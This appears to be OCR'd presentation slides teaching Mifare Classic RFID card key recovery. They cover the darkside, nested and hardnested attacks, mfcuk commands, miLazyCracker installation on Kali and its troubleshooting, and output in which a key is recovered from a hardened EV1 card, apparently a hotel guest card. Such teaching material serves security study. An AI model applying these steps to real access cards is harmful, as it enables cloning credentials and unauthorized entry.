
few sec

few min

nested

HOORAY!

Mifare Classic cracking process



But what if all the keys are unknown?

„Darkside" attack, Nicolas T. Courtois – side channel. Tech details:


https://eprint.iacr.org/2009/137.pdf

Libnfc: MFCUK by Andrei Costin

https://github.com/nfc-tools/mfcuk

PN532 may take 30 minutes for one key.

Having one key - proceed with „nested".



Sector 0
Key: unknown

Sector 1
Key: unknown

Sector 2
Key: unknown

Sector 3
Key: unknown

Sector 4
Key: unknown

…

Libnfc implementation: MFCUK

https://github.com/nfc-tools/mfcuk


Sleep options, necessary for our hardware

```
# mfcuk -C -R 0:A -s 250 -S 250 -v 3
```

Recover Key A sector 0

Verbosity, so we can see progress

Mifare Classic cracking process



MIFARE CLASSIC EV1

Mifare Classic EV1 („hardened”)

The „nested” and „darkside” attacks exploit implementation flaws (PRNG, side channel, ...).

Mifare Classic EV1, Plus in Classic mode (SL1) – fixes the exploit vectors.

Your example card „Mifare Classic EV1” with guest hotel card content.

Hardnested libnfc

„Hardnested" attack – exploits CRYPTO1 weakness. Tech details:

http://cs.ru.nl/~rverdult/Ciphertext-only_Cryptanalysis_on_Hardened_Mifare_Classic_Cards-CCS_2015.pdf

PN532 libnfc: miLazyCracker - automatically detects card type, proceeds with relevant attack scenario:

https://github.com/nfc-tools/miLazyCracker


https://www.youtube.com/watch?v=VcU3Yf5AqQI

miLazyCracker – installation

```
root@kali:~# git clone https://github.com/nfc-
tools/miLazyCracker
root@kali:~# cd miLazyCracker/
root@kali:~/miLazyCracker# ./miLazyCrackerFreshInstall.sh
```


Recently may not build out of the box
(missing dependencies)

miLazyCracker – installation troubleshooting



```
root@kali:~/milazycracker# ./miLazyCrackerFreshInstall.sh
I need craptev1-v1.1.tar.xz and crapto1-v3.3.tar.xz. Aborting.
```

The installation depends on external sources that are not officially available any more.




About 27,300 results (0.21 seconds)

Index of /mifare - Parent Directory
www2.vaneay.fr/mifare/ ▾ Translate this page
[DIR], Parent Directory, -. [ ], **craptev1-v1.1.tar.xz**, 17-Sep-2018 09:44, 65K. [ ], crapto1-v3.3.tar.xz, 17-Sep-2018 10:40, 6.3K.

miLazyCracker vs Mifare Classic EV1

```
root@kali:~# miLazyCracker
(...)
Card is not vulnerable to nested attack
MFOC not possible, detected hardened Mifare Classic
Trying HardNested Attack...
libnfc_crypto1_crack ffffffffffff 60 B 8 A mfc_de7d61c0_foundKeys.txt
(...)
Found key: 1ab2[...]
```

Mifare Classic hardened (Plus SL1, EV1) cracking



Try default, leaked keys

PN532

Few seconds

Have all keys?

NO

Have at least one key?

YES

YES

